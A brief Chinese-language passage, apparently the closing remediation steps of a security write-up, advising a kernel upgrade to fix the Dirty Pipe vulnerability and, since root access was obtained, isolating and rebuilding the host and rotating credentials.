- 升级 Linux 内核到修复 Dirty Pipe 的版本，并重启生效；同时检查系统文件是否被修改。
- 因为已经获得 root，应隔离并重建主机，轮换所有系统和应用凭据。